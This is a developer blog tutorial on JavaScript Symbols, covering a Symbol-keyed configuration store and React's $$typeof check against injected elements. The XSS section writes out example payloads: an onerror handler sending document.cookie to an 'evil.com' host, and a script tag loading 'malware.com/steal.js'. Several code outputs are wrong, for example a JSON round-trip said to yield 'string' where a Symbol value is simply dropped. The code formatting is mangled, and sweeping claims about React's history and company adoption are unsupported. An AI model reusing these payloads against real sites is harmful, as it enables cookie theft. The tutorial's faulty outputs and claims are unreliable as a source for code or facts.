

JavaScript Symbol use cases don’t come up in every tutorial — and honestly, most developers skip right past them. You learn strings, numbers, booleans, maybe even BigInt, and Symbol just sits there looking cryptic and optional. Easy to ignore.
But here’s where it gets interesting. Ever built a configuration system where two modules accidentally overwrite each other’s keys? Or wondered how React silently blocks XSS attacks that input sanitization completely misses? There’s a reason senior engineers reach for Symbol in those exact moments — and it’s not just preference.
Symbol is one of JavaScript’s most underused primitives, yet it quietly powers some of the most security-critical code running in production today. Facebook’s React team figured this out back in 2015, and the same pattern now protects billions of API requests daily across Instagram, Netflix, and Airbnb.
In this article, we’re breaking down two real-world JavaScript Symbol use cases that actually matter — configuration management and XSS prevention. Let’s get into it.
Real-World Use Case in Configuration Systems
In web development, we constantly deal with fixed, constant values — role-based permissions, dynamic content, feature flags. JavaScript Symbol use cases shine here, especially when you’re building advanced configuration systems.
The core reason to reach for Symbol in JavaScript in these scenarios comes down to three things: unique key generation, data security, and conflict-free configuration management. Every JavaScript Symbol is completely unique — so no key collisions, ever, even when two Symbols share the same description. That means your configuration keys stay protected from outside access, and you can safely generate keys dynamically at runtime.
The result? A configuration system where every key is unique, secure, and collision-free.
const createConfiguration = (() => {

const configStorage = new Map(); // Use Symbol as key

return {

create(description) {

const key = Symbol(description);

return key;

},

set(symbolKey, value) {

if (typeof symbolKey !== 'symbol') {

throw new TypeError('Key must be a Symbol');

}

configStorage.set(symbolKey, value);

return symbolKey;

},

get(symbolKey) {

if (typeof symbolKey !== 'symbol') {

throw new TypeError('Key must be a Symbol');

}

return configStorage.get(symbolKey);

},

has(symbolKey) {

return configStorage.has(symbolKey);

},

getAll() {

// Return all configurations as an object for debugging

const result = {};

for (const [key, value] of configStorage.entries()) {

const description = key.description || 'anonymous';

result[description] = value;

}

return result;

},

delete(symbolKey) {

return configStorage.delete(symbolKey);

}

};

})();
Usage
const GRAPHICS_KEY = createConfiguration.create('graphics');

const AUDIO_KEY = createConfiguration.create('audio');

createConfiguration.set(GRAPHICS_KEY, { resolution: '4K', quality: 'ultra' });

createConfiguration.set(AUDIO_KEY, { volume: 50, mute: false });

console.log(createConfiguration.get(GRAPHICS_KEY));

// Output: { resolution: '4K', quality: 'ultra' }

console.log(createConfiguration.getAll());

// Output: { graphics: { resolution: '4K', quality: 'ultra' }, audio: { volume: 50, mute: false } }
This setup lets you create Symbol dynamically at runtime and keep your configuration data private. Without js Symbol, you’d be stuck with string-based keys — which anyone can access from outside, creating real security and consistency headaches.
How to Use Symbol in JavaScript
Let’s walk through how this configuration system is actually built.
IIFE and Closure
const createConfiguration = (() => {

const configStorage = new Map(); // Private storage

return {

// Public API methods

create, set, get, has, getAll, delete

};

})();
The IIFE creates a private execution context, and the closure keeps configStorage locked inside it. Nothing outside can touch it directly. This design prevents accidental mutation and protects the system from external overwrites. 
create(description) {

const key = Symbol(description);

return key;

}
This is where keys get born. Pass in a string like ‘graphics’ or ‘audio’, and every call to Symbol(description) produces a brand-new, unique key — one that can never be duplicated, no matter what.
const graphicsKey = createConfiguration.create('graphics');

// graphicsKey is now a unique Symbol reference

set(symbolKey, value) {

if (typeof symbolKey !== 'symbol') {

throw new TypeError('Key must be a Symbol');

}

configStorage.set(symbolKey, value);

return symbolKey; // Return for chaining

}
This stores a configuration entry. It takes a Symbol object key — like GRAPHICS_KEY — and an object as the value. The Symbol becomes the Map’s key, which is what keeps things secure and collision-free.
const GRAPHICS_KEY = createConfiguration.create(‘graphics’);
createConfiguration.set(GRAPHICS_KEY, { resolution: ‘4K’, quality: ‘ultra’ });
console.log(createConfiguration.get(GRAPHICS_KEY));
// Output: { resolution: ‘4K’, quality: ‘ultra’ }
GRAPHICS_KEY is a unique reference you hold onto. That’s how you get back to the exact configuration later — which is essential for any advanced configuration system.
get(symbolKey) {

if (typeof symbolKey !== 'symbol') {

throw new TypeError('Key must be a Symbol');

}

return configStorage.get(symbolKey);

}
Retrieves data for a specific key. One important thing to remember: you need to pass the actual Symbol reference, not a string — and this is exactly what makes Symbol vs string such a meaningful distinction in practice.
getAll() {

const result = {};

for (const [key, value] of configStorage.entries()) {

const description = key.description || 'anonymous';

result[description] = value;

}

return result;

}
Full Usage Example
// Create Symbol keys first
const GRAPHICS_KEY = createConfiguration.create(‘graphics’);
const AUDIO_KEY = createConfiguration.create(‘audio’);
Set configurations using Symbol keys
createConfiguration.set(GRAPHICS_KEY, { resolution: ‘4K’, quality: ‘ultra’ });
createConfiguration.set(AUDIO_KEY, { volume: 50, mute: false });
Get configurations using Symbol keys
(NOT strings!) console.log(createConfiguration.get(GRAPHICS_KEY));
// Output: { resolution: ‘4K’, quality: ‘ultra’ }
console.log(createConfiguration.get(AUDIO_KEY));
// Output: { volume: 50, mute: false }
Get all configurations
console.log(createConfiguration.getAll());
// Output: { graphics: { resolution: ‘4K’, quality: ‘ultra’ },
audio: { volume: 50, mute: false } }
Check if key exists
console.log(createConfiguration.has(AUDIO_KEY)); // true
Delete configuration
createConfiguration.delete(GRAPHICS_KEY);
console.log(createConfiguration.has(GRAPHICS_KEY)); // false
Get Tareq's engineering logs in your inbox
Join CodeDeed for free for the latest in dev and AI automation.
Using Symbols keeps your keys protected from outside access, hidden from enumeration, and completely collision-free — exactly what you need for enterprise-grade configuration systems.
JavaScript Symbol Use Cases When to Use or Skip
| Scenario | Use Symbol? | Reason |
| Creating unique, private keys for internal object properties | Yes | Symbol properties are non-enumerable and hidden from for…in and Object.keys() |
| Building collision-free keys across multiple modules or third-party libraries | Yes | Two Symbols with the same description of symbols are never equal — zero collision risk |
| Defining well-known hooks like Symbol.iterator or Symbol.toPrimitive | Yes | Lets you tap into core JavaScript protocols without overriding existing properties |
| Storing data that needs to be serialized, sent over a network, or saved to a database | No | Symbols are stripped out by JSON.stringify() — they don’t survive serialization |
| Generating keys dynamically from user input or sharing state across browser tabs | No | Symbols have no string representation and can’t be reconstructed once lost |
XSS Attack Prevention
Do you know why React relies on Symbol for its security model? And how a single Symbol protects millions of websites from XSS attacks every single day?
The Core Concept
React stamps every valid element with a special Symbol signature. Since JSON can never carry a Symbol, any malicious payload coming from a server is automatically invalid.

React uses Symbol.for(‘react.element’) to identify valid elements. This ensures that only internally created elements carry the correct Symbol signature, preventing any externally injected or serialized payload from being treated as legitimate. const REACT_ELEMENT_TYPE = Symbol.for(‘react.element’); // Your app creates elements (has Symbol)
const safeElement = {

$$typeof: REACT_ELEMENT_TYPE,

type: 'div',

props: { children: 'Safe content' }

};
// Hacker sends malicious JSON const attackJSON = ‘{“$$typeof”:”react.element”,”type”:”img”,”props”:{“onerror”:”alert(1)”}}’; const maliciousElement = JSON.parse(attackJSON); // Security check
function isValidElement(obj) {

return obj?.$$typeof === REACT_ELEMENT_TYPE;

}
console.log(isValidElement(safeElement)); // true
console.log(isValidElement(maliciousElement)); // false – Attack blocked!
console.log(typeof safeElement.$$typeof); // “symbol”
console.log(typeof maliciousElement.$$typeof); // “string”
Why This Is So Clever
JSON’s fundamental limitation becomes a security feature. When any object goes through JSON.stringify(), the browser automatically strips all Symbol properties. This is baked into the language spec — no attacker can bypass it, because it’s core JavaScript engine behavior. And typeof Symbol in a valid React element will always return “symbol” — something JSON simply cannot fake.
const obj = {

secret: Symbol('key'),

public: 'data'

};
console.log(JSON.stringify(obj)); // {“public”:”data”} Symbol property completely gone! And attackers can’t fake it either: Attempt 1: String representation
const fakePayload1 = {

$$typeof: "Symbol(react.element)",

type: "script"

};
console.log(typeof fakePayload1.$$typeof); // “string” console.log(isValidElement(fakePayload1)); // false → Blocked! Attempt 2: Direct string value
const fakePayload2 = {

$$typeof: "react.element",

type: "img"

};
console.log(typeof fakePayload2.$$typeof); // “string” console.log(isValidElement(fakePayload2)); // false → Blocked! Attempt 3: Server-side Symbol (lost in transit)
const serverElement = {

$$typeof: Symbol.for('react.element'),

type: 'div'

};
const transmitted = JSON.parse(JSON.stringify(serverElement));
console.log(typeof transmitted.$$typeof); // “string” (Symbol lost!)
console.log(isValidElement(transmitted)); // false → Blocked!
Real-world impact: Facebook’s React team figured this out in 2015. Today, Instagram, Airbnb, Netflix, and Walmart all rely on this exact technique to block XSS attacks.
Live Attack Scenario: E-Commerce Platform
Say you’ve built an e-commerce platform where users can submit product reviews. Legitimate review component
const reviewComponent = {

$$typeof: REACT_ELEMENT_TYPE,

type: 'div',

props: {

author: "John Doe",

rating: 5,

comment: "Great product!"

}

};
console.log(isValidElement(reviewComponent)); // true

This is a legitimate component — it was created by your app code and carries the Symbol primitive type signature, so it renders safely. Now a malicious user intercepts the API response and injects a harmful payload: Hacker intercepts API and modifies response
const hackedResponse = JSON.stringify({

$$typeof: "react.element", // String, not Symbol!

type: "img",

props: {

src: "x",

onerror: "fetch('https://evil.com/steal?cookie='+document.cookie)" (For Example)

}

});

const parsed = JSON.parse(hackedResponse);
This payload tries to create a fake <img> element with an onerror handler that steals cookies and sends them to the attacker’s server — a classic XSS attack. But your Symbol-based validation catches it:
function renderElement(element) {

if (!isValidElement(element)) {

console.error('Security Alert: Blocked untrusted element');

return null;

}

// Proceed with rendering...

}

renderElement(parsed);
// Output: Security Alert: Blocked untrusted element // Cookie data safe! Attack prevented! Validation fails, the malicious element never renders, and your users’ data stays safe.
Why Strings Would Have Failed
Here’s what happens if you use Symbol with a plain string marker instead — or rather, what happens when you don’t: Vulnerable approach: Using string instead of Symbol
const TYPE_MARKER = 'REACT_ELEMENT';

const safeElement = {

$$typeof: TYPE_MARKER,

type: 'div',

props: { children: 'content' }

};
Attacker easily fakes the marker
const maliciousJSON = `{

"$$typeof": "REACT_ELEMENT",

"type": "script",

"props": {"src": "https://malware.com/steal.js"}

}`;

const fakeElement = JSON.parse(maliciousJSON);
Validation check passes! Security breach!
console.log(fakeElement.$$typeof === TYPE_MARKER); // true
console.log(isValidElement(fakeElement)); // Would be true with string marker!
The check passes. Strings survive JSON serialization perfectly — which is exactly what makes them unsafe here. An attacker can reconstruct the marker trivially, slip past your validation, and execute a malicious script. Total security failure. This is what Symbol does that nothing else can — it’s not just a data type. It’s a security primitive.
Historical Context: Facebook’s 2015 Discovery
This pattern was discovered in 2015 by Facebook’s React team while working on server-side rendering. They realized that rendering raw JSON from a server directly creates XSS vulnerabilities — and that traditional defenses like input sanitization or Content Security Policy weren’t enough. Sophisticated attackers could still find ways around them.
They needed a solution at the language level, something theoretically unbreakable. And that’s ultimately what JavaScript Symbols are used for at the deepest level — solving problems that string-based solutions simply cannot.
Symbol’s behavior during JSON serialization — specifically that it disappears — turned out to be the perfect answer. After implementing this pattern, React’s security posture improved dramatically.
Today, platforms handling billions of API requests daily rely on this same technique:
- Instagram — User-generated content in photo sharing
- Airbnb — Property listings and reviews
- Netflix — User profiles and recommendations
- Walmart — E-commerce product data
- Discord — Real-time messaging
Conclusion
JavaScript Symbol use cases are one of those things that quietly reframe how you think about the language itself. You came in knowing Symbol existed — you’re leaving knowing why it exists, and where it genuinely earns its place in production code.
Most developers spend years never questioning why React skips string markers, or why plain-key configuration feels subtly fragile. Now you have the answer — and it’s the language working exactly as designed.
That’s what diving into primitives does. You stop seeing JavaScript as syntax rules and start seeing it as deliberate decisions, each solving a real problem at the language level.
The more you understand the why, the more confidently you’ll reach for the right tool when it matters — and that confidence is what separates good code from solid engineering. More deep dives are coming. Stay curious.